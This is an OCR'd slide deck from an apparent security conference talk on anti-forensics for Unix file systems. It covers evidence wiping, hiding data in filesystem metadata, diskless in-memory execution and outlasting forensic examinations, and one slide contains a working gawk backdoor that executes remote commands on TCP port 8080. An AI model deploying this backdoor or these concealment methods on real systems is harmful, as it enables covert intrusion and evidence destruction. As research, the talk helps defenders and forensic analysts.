


The Art of Defiling

Defeating Forensic Analysis on Unix File Systems

the grugq

Overview


- Introduction
- Unix File Systems
- Forensics
- Anti-Forensics
- Demonstration
- Q & A

Introduction

- Who I am
  - grugq
- What I do
  - Write intrusion prevention software
  - Break forensic tools
- Why anti-forensics?
  - Security is an arms race
  - Trend of increased forensics
  - Trend of increased anti-forensics

Unix File Systems

- Overview of a unix file system
- Super-Blocks
- Data Blocks
- Inodes
- Directory Files



File System Overview

- Two main parts to any file system
- Files
  - Meta data
    - Time stamps, ownership, permissions, etc.
  - Data
    - Disk blocks organised as byte streams
- Meta data files
  - Organise data files for human reference

File System


- Superblock
  - Describes the file system
  - Known Location
- Data Block
  - Data blocks store…. data!
  - Block is the lowest atomic component
  - Multiple disk sectors per block

File Systems: inodes

- inodes are files
- Store meta data
  - Time Stamps, Reference Counts, Size
- List of data blocks
  - block pointers

```
struct inode {
        int     uid, gid;
        int     size;
        int     blk_cnt;
        int     links;
        int     block_ptrs[ BLOCK_NUM ];
}
```


inode structure: graphic



Directory files

- Create the file system directory hierarchy
- Contain structures to map names to inodes

```
struct dirent {
    int         inode;
    short       rec_len;
    short       name_len;
    char        name[];
}
```



File System summary


- Super block
  - Describes the FS
- Data blocks
- Inodes
  - Describe files
- Directory files
  - DNS for the file system

Forensics

- Introduction
- Data Recovery
- Data Parsing
- Data Analysis

Introduction

- Forensics defined
- Forensic Food chain..



Data Recovery

- Convert bitstream to file system
  - The Coroner's Toolkit
    - Recovers deleted files
  - TCT Utils
    - Examine deleted directory entries
- Total file system awareness
  - Read "deleted" data

Data Parsing

- Convert file systems into evidence candidates – files (individual bitstreams)
- File content requires understanding file formats
  - Email, jpeg, .doc, ELF, etc

Data Analysis

- Extract “evidence” from data
  - JPEG files containing illegal images
  - Log files containing access information
- Keyword searches

Forensics Summary

- Assumes the file system is a log of system activity
- Data recovery
- Data parsing
- Data analysis

Anti-forensics

- *Data is evidence*
- Anti-Forensic Principles
  - Data Destruction
  - Data Hiding
  - Data Contraception

"Attempting to limit the quantity and quality of forensic evidence (since 1999)"

Data Destruction

- Deleted file residue
  - Dirty inodes
  - Directory entries
  - Dirty data blocks
- File System Activity
  - inode time stamps

The Defiler's Toolkit

- Necrofile
  - Sanitize deleted inodes
- Klismafile
  - Sanitize directory entries

Before and after

Data Hiding

- Requirements
- Methodology
- Implementations
- Demos

"Aspire to subtlety"

Data Hiding – Requirements

- Covert
- Outside the scope of forensic tools
  - Temporarily – ergo, insecure long term storage
- Reliable
  - Data must not disappear
- Secure
  - Can't be accessed without correct tools
  - Encrypted


Data Hiding Methodology

"Ladies and Gentlemen, I'm here to talk about FISTing"

Filesystem Insertion & Subversion Technique

- FISTing is inserting data into places it doesn't belong
- Data storage in meta-data files
  - e.g. Journals, directory files, OLE2 files, etc.
- Modifying meta-data is dangerous!
  - Obey the FSCK!
- What holes can you FIST?

Holes for FISTing



FISTing implementations

- Rune FS
  - Stores data in the “bad blocks” file
- Waffen FS
  - Stores data in the ext3 journal file
- KY FS
  - Stores data in directory files
- Data Mule FS
  - Stores data in inode reserved space

Rune FS

- Bad Blocks inode 1, root ('/') inode 2
- Exploits (historically) incorrect ext2 implementation within TCT
- Up to 4GB storage

Rune FS, cont.

- Exploits bad bounds checking in TCT
- TCT pseudo code (old):

```
if (inode < ROOT_INODE || inode > LAST_INO)
    return BAD_INODE;
```

- Implemented as just a regular inode file

Waffen FS

- Adds an ext3 journal to an ext2 FS
  - Kernel determines FS type via /etc/fstab
  - e2fsck determines FS type via sb flags
- Exploits lame forensic tools
  - Only implement 1 FS type (ext2)
- Usually 32Mb storage (average journal sz)

Waffen FS, cont.

- e2fsck pseudo code:

```
for (j_ent = journal; ; j_ent += j_ent->size)
    if (IS_VALID(j_ent) == FALSE) /* end of the journal */
        return JOURNAL_OK;
```

- Implemented as a regular file with a fake journal meta-data header

KY FS

- Utilizes null directory entries
- Exploits the kernel, e2fsck & forensic tools
- Storage space limited by disk size

Kill Your File System

KY FS details

- Kernel + fsck pseudo code:

```
for (dp = dir; dp < dir_end; dp += dp->rec_len)
    if (dp->inode == 0) /* is deleted? */
        continue;
```

- Forensic tools pseudo code:

```
if (dp->inode == 0 && dp->namelen > 0)
    /* recover deleted file name */
```

Data Mule FS

- Storage within file system meta-data structures
  - Reserved space
  - Padding
- Remains untouched by kernel and fsck
- Ignored by forensic tools
  - Only interested in data and meta-data

Data Mule FS -- space

- Super block: 759 bytes
- Group descriptor: 14 bytes
- Inode: 10 bytes
- 1G ext2 file system, 4k blocks (default)
  - Groups: 8
    - Super blocks: 4 (3036 bytes)
    - Group descriptors: 64 (896 bytes)
    - Inodes: 122112 (1221120 bytes)
  - Total: 1225052 bytes =~ 1196k =~ 1M

Data Contraception

"What is the act of not creating?"

Data Contraception: Theory

- Better not to create data than to destroy it
- Reduce quantity of evidence
  - Prevent data from reaching the file system
  - Use IUDs to interact with operating system
- Reduce quality of evidence
  - Use standard tools

Non-evident rootkits

- In memory patching
  - Kernel
  - sshd
  - Apache
- Utilize common, existing tools, not custom crafted new ones

Standard tools: gawk

```
#!/usr/bin/gawk -f
BEGIN {
        Port    =       8080            # Port to listen on
        Prompt  =       "bkd> "  # Prompt to display
        Service = "/inet/tcp/" Port "/0/0"   # Open a listening port
        while (1) {
                do {
                        printf Prompt |& Service        # Display the prompt
                        Service |& getline cmd          # Read in the command
                        if (cmd) {
                                while ((cmd |& getline) > 0)     # Execute the command and read response
                                        print $0 |& Service   # Return the response
                                close(cmd)
                        }
                } while (cmd != "exit")
                close(Service)
        }
}
```

Evidence Prophylactics

- IUDs provide access to an address space
  - Intra Userland Device
  - Inter Userland Device
- Process Puppeteering
  - Control a process by proxy

What can be used as an IUD?

- Custom crafted program
- An exploited process as an IUD
  - Core Impact
  - MOSDEF
- Common tools on Unix systems

GDB as an IUD

- “Syscall proxying”
- Libgdbrpc
  - Execute syscalls in a slave process
  - Provides memory access
    - mmap, mprotect, copy_to(), copy_from()
  - Text based protocol
    - Can operate over any shell connection
    - Relatively slow

Data Contraception: Implementations

- rexec v1
- Userland exec
- ftrans
- rexec v2
- xsh

Data Contraception: rexec v1

- Remote execution of binaries without creating a file on disk
  - Uses gdb as an IUD
    - Create a remote process image
    - Perform process puppeteering
- Solves the bootstrapping issue for accessing hidden data stores
- Reduces effectiveness of honeypots – no binaries to “capture”

Userland Exec

- Create a process image from a buffer
  - ul_exec(void *elf_buf, int argc, char **argv)
- Doesn’t require disk access
- Shared object (library)
- Published Jan 2004

Data Contraception: ftrans

- Published in phake phrack 62 (Jan 2004)
- Uses proprietary IUD (server) and ul_exec
- Crude client
  - SIGINT to access transfer functionality
- Securely transfers a binary using SSL
- Anti-honeypot technology

Data Contraception: rexec v2

- Uses libgdbrpc for an IUD
- Uploads an ELF binary
- Uses ul_exec() to execute
- Release date: Phrack 62 (July 2004)

Data Contraception: xsh

- eXploit SHell
- Uses pty's to provide "shell access agnostic" hacking
- Functionality
  - rexec2
  - Ascii upload (inline file transfer)
  - Scriptless scripting
  - Command aliases

Data Contraception Summary

- Use common tools where ever possible
- Utilize IUDs to minimize disk activity
- Avoid touching the disk
- Emerging area of anti-forensics

Anti-Forensics Afterword

- Attacking forensic tools directly
  - Buffer overflows in popular forensic software
  - Bad idea:
    - Such an attack is evidence of compromise
    - If not 100% reliable, bug gets patched by vendor

Anti-Forensics Afterword cont.

- Exploiting forensic analysts
  - Avg. police examination is < 2 days
  - Stay hidden for 3 days -- escape detection
- Varies by resources committed to the investigation
- Assume an analyst is competent and has a lot of time

Summary

- Summarised Unix File System
- Presented overview of forensics
- Presented the principles of anti-forensics
- Demonstrated simple mechanisms to defeat digital forensic analysis
- 0wned your file system

Q & A